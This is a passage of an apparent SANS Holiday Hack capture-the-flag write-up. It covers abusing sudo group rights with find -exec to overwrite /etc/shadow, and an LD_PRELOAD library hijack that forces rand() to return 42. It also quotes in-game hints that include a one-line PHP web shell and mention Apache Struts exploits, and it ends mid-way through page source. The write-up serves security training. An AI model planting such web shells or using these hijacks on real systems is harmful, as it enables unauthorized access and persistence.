
With the -exec switch, "find" will execute the supplied command on each result that it matches on. In this case we can find /etc/shadow, and execute a copy operation to overwrite /etc/shadow with /etc/shadow.bak. The command will look something like this:

find /etc/shadow -exec cp /etc/shadow.bak {} \; (the {} will be replaced with the results of the find command)



```
 sudo -g shadow /usr/bin/find /etc/shadow -exec cp /etc/shadow.bak {} \;
```


Running the command produces no errors - a good sign.
Finally we look for the inspect_da_box binary and run it.



~~~
elf@c075b57351e8:~$ find / -name inspect_da_box
/usr/local/bin/inspect_da_box
find: '/var/cache/ldconfig': Permission denied
find: '/var/cache/apt/archives/partial': Permission denied
find: '/var/lib/apt/lists/partial': Permission denied
find: '/proc/tty/driver': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/root': Permission denied
elf@c075b57351e8:~$ /usr/local/bin/inspect_da_box
                      ___
                     / __'.    .-"""-.
               .-""-| |  '.'. / .---. \
              / .--. \ \___\ \/ /____| |
             / /    \ `-.-;-(`_)_____.-'._
            ; ;      `.-" "-:_,(o:==..`-. '.       .-"-,
            | |      /       \ /     `\ `. \       / .-. \
            \ \     |        Y    __...\  \ \     / /   \/
       /\    | |    | .--""--.| .-'     \  '.`---' /
       \ \  / /     |`        \'  _...--.;   '---'`
        \ '-' / jgs /_..---.._ \ .'\\_    `.
         `--'`     .'    (_)  `'/  (_)     /
                   `._      _.'|         .'
                      ```````   '-...--'`

/etc/shadow has been successfully restored!
elf@c075b57351e8:~$
~~~

We were able to restore /etc/shadow!


We're off to see the...



```
               .--._.--.--.__.--.--.__.--.--.__.--.--._.--.
             _(_      _Y_      _Y_      _Y_      _Y_      _)_
            [___]    [___]    [___]    [___]    [___]    [___]
            /:' \    /:' \    /:' \    /:' \    /:' \    /:' \
           |::   |  |::   |  |::   |  |::   |  |::   |  |::   |
           \::.  /  \::.  /  \::.  /  \::.  /  \::.  /  \::.  /
       jgs  \::./    \::./    \::./    \::./    \::./    \::./
             '='      '='      '='      '='      '='      '='

Wunorse Openslae has a special challenge for you.
Run the given binary, make it return 42.
Use the partial source for hints, it is just a clue.
You will need to write your own code, but only a line or two.


total 88
-rwxr-xr-x 1 root root 84824 Dec 16 16:56 isit42
-rw-r--r-- 1 root root   654 Dec 16 16:56 isit42.c.un
elf@5b9149473e69:~$
```

A challenge from Wunorse Openslae! We are tasked with making the given binary return 42. We are also provided the partial source code as a hint and are told that we'll have to write a line or two of code. Let's begin.

Looking at the source code of the binary, we can see that the main function calls getrand() and stores the value in the variable, randnum. The value of randnum is then compared to 42.



```
// DATA CORRUPTION ERROR
// MUCH OF THIS CODE HAS BEEN LOST
// FORTUNATELY, YOU DON'T NEED IT FOR THIS CHALLENGE
// MAKE THE isit42 BINARY RETURN 42
// YOU'LL NEED TO WRITE A SEPERATE C SOURCE TO WIN EVERY TIME

int getrand() {
    srand((unsigned int)time(NULL));
    printf("Calling rand() to select a random number.\n");
    // The prototype for rand is: int rand(void);
    return rand() % 4096; // returns a pseudo-random integer between 0 and 4096
}

int main() {
    sleep(3);

    int randnum = getrand();
    if (randnum == 42) {
        printf("Yay!\n");
    } else {
        printf("Boo!\n");
    }

    return randnum;
}
elf@b3ac7e6faf66:~$
```

To complete this challenge, we'll need to somehow hijack the execution of the binary. To do this, We'll use the article[1] that Holly Evergreen sent to @PepperyGoodness via twitter.


[1] https://pen-testing.sans.org/blog/2017/12/06/go-to-the-head-of-the-class-ld-preload-for-the-win

From the source code we know that the isit42 binary is calling the rand() function from somewhere (presumably, a shared library). If we can create our own library with our own version of rand (that always returns 42) and somehow force the Linux loader to load that first, we may be able to get the isit42 binary to return 42. Every time.

Fortunately, there is a feature just for that. By setting the LD_PRELOAD environment variable, we are telling the linux loader to load the the shared object in LD_PRELOAD first, before all other shared libraries.

First we'll create our own version of rand, making sure to match the function prototype of our function with the original (rand(void))

When this function is run, it will always return 42.




```
elf@b3ac7e6faf66:~$ cat always42.c
int rand(void){
return 42;
}
```

Next we use gcc (GNU C Compiler) with the following flags:

-shared - Tells GCC to create a shared object
-fPIC - Creates Position Independent Code (code that can be executed regardless of where it's located in memory, needed for Shared libraries)
-o always42 - The name of the output file

With our shared library in place, all we'll need to do is set the LD_PRELOAD environment variable to the path to our newly created file, and run isit42



```
elf@b3ac7e6faf66:~$ gcc always42.c -shared -fPIC -o always42
elf@b3ac7e6faf66:~$ pwd
/home/elf
elf@b3ac7e6faf66:~$ LD_PRELOAD="/home/elf/always42" ./isit42
Starting up ... done.
Calling rand() to select a random number.
                 .-.
                .;;\ ||
               /::::\|/
              /::::'();
            |\/`\:_/`\/|
        ,__ |0_..().._0| __,
         \,`////""""\\\\`,/
         | )//_ o  o _\\( |
          \/|(_) () (_)|\/
            \   '()'   /
            _:.______.;_
          /| | /`\/`\ | |\
         / | | \_/\_/ | | \
        /  |o`""""""""`o|  \
       `.__/     ()     \__.'
       |  | ___      ___ |  |
       /  \|---|    |---|/  \
       |  (|42 | () | DA|)  |
       \  /;---'    '---;\  /
        `` \ ___ /\ ___ / ``
            `|  |  |  |`
     jgs     |  |  |  |
      _._    |\|\/||\/|/|   _._
     / .-\ |~~~~||~~~~| /-. \
     | \__.'    ||    '.__/ |
      `---------''---------`


Congratulations! You've won, and have successfully completed this challenge.
elf@b3ac7e6faf66:~$
```

And with that, all the Terminal Challenges are complete!


Questions and answers

The Great Book, Page 1

1) Visit the North Pole and Beyond at the Winter Wonder Landing Level to collect the first page of The Great Book using a giant snowball. What is the title of that page?

The title of the page is “About this Book”

The great book page can be obtained by completing objective # 1 in the Winter Wonder Landing level. Once that is accomplished, the first page of the Great Book titled “About this Book”, is added to our stocking.



About This Book...

This tome is the work of a successive group of anonymous scribes dedicated to preserving the memory of the exceptional Little People of Oz so that they'll go down in history. Over a span of several centuries, each author has striven to capture the most important social, political, and technological changes the Ozians have experienced from the happy golden days of yore through today.

Each and every author is dedicated to the goal of helping future generations appreciate and understand the unique shared heritage of merriment, mirth, and magnanimity characteristic of the Little People of Oz. This book describes the good times they have shared. Also, it also does not shy away from recording the bad times they have suffered as well. Each writer on this great multi-generational project attempts to record and present the facts neutrally, without bias or opinion, uninfluenced as much as possible by factionalism or the controversies of the day.


Letters to Santa

2) Investigate the Letters to Santa application at https://l2s.northpolechristmastown.com. What is the topic of The Great Book page available in the web root of the server? What is Alabaster Snowball's password?

The topic of the Great Book page avaialble in the web root is about the story of how the scientists of OZ created the flying monkeys, Moonracer, and Santa's flying reindeer (and the reason behind Rudolph's red nose).

Alabaster Snowball's password is: stream_unhappy_buy_loss

Available Hints



Sparkle Redberry
Hint 1

We're excited to debut the new Letters to Santa site this year. Alabaster worked hard on that project for over a year. I got to work with the development version of the site early on in the project lifecycle.

Sparkle Redberry
Hint 2

Near the end of the development we had to rush a few things to get the new site moved to production. Some development content on the letter page should probably have been removed, but ended up marked as hidden to avoid added change control paperwork.

Sparkle Redberry
Hint 3

Alabaster's primary backend experience is with Apache Struts. I love Apache and have a local instance set up on my home computer with a web shell. Web shells are great as a backdoor for me to access my system remotely. I just choose a really long complex file name so that no one else knows how to access it.

Sparkle Redberry
Hint 4

A simple web shell is to create a PHP file in the web root with `<?php echo "<pre>" . shell_exec($_GET['e']) . "</pre>"; ?>`. Then, I visit the URL with my commands. For example, *http://server/complexFileName.php?e=ls*.

Sparkle Redberry
Hint 5

There are lots of different web shell tools available. You can get a simple PHP web shell that is easy to use here.

Sparkle Redberry
Hint 6

That business with Equal-Facts Inc was really unfortunate. I understand there are a lot of different exploits available for those vulnerable systems. Fortunately, Alabaster said he testec for CVE-2017-5638 and it was NOT vulnerable. Hope he checked the others too.


Sparkle Redberry
Hint 7

Apache Struts uses XML. I always had problems making proper XML formatting because of special characters. I either had to encode my data or escape the characters properly so the XML wouldn't break. I actually just checked and there are lots of different exploits out there for vulnerable systems. Here is a useful article.

Sparkle Redberry
Hint 8

Pro developer tip: Sometimes developers hard code credential into their development files. Never do this, or at least make sure you take them out before publishing them or putting them into production. You also should avoid reusing credentials for different services, even on the same system.


To begin, enumeration is done on the Letters to Santa web application found at l2s.northpolechristmastown.com. Sparkle redberry's hint (#2) mentions some development content that's left behind on the site.


Sparkle Redberry

Hint 2

Near the end of the development we had to rush a few things to get the new site moved to production. Some development content on the letter page should probably have been removed, but ended up marked as hidden to avoid added change control paperwork.

WEB APP



Dear Santa Claus,

My name is First Name and I am a ○ Boy ○ Girl

I am currently Age Age ▾ years old and I live in

Country * I've been very good all year and


would really like a Desired Toy for Christmas.

Oh, and Santa, I almost forgot to say

Custom Message to Santa

SEND LETTER TO SANTA

SOURCE CODE




```
                </div>
            </div>
            <div class="col s12">
225             <p class="xmas center">Oh, and Santa, I almost forgot to say </p>
226         </div>
227         <div class="input-field col s12">
228             <div class="input-field col s12">
229                 <textarea id="message" class="materialize-textarea"></textarea>
230                 <label for="message">Custom Message to Santa</label>
231             </div>
232         </div>
233         <div class="input-field col s12">
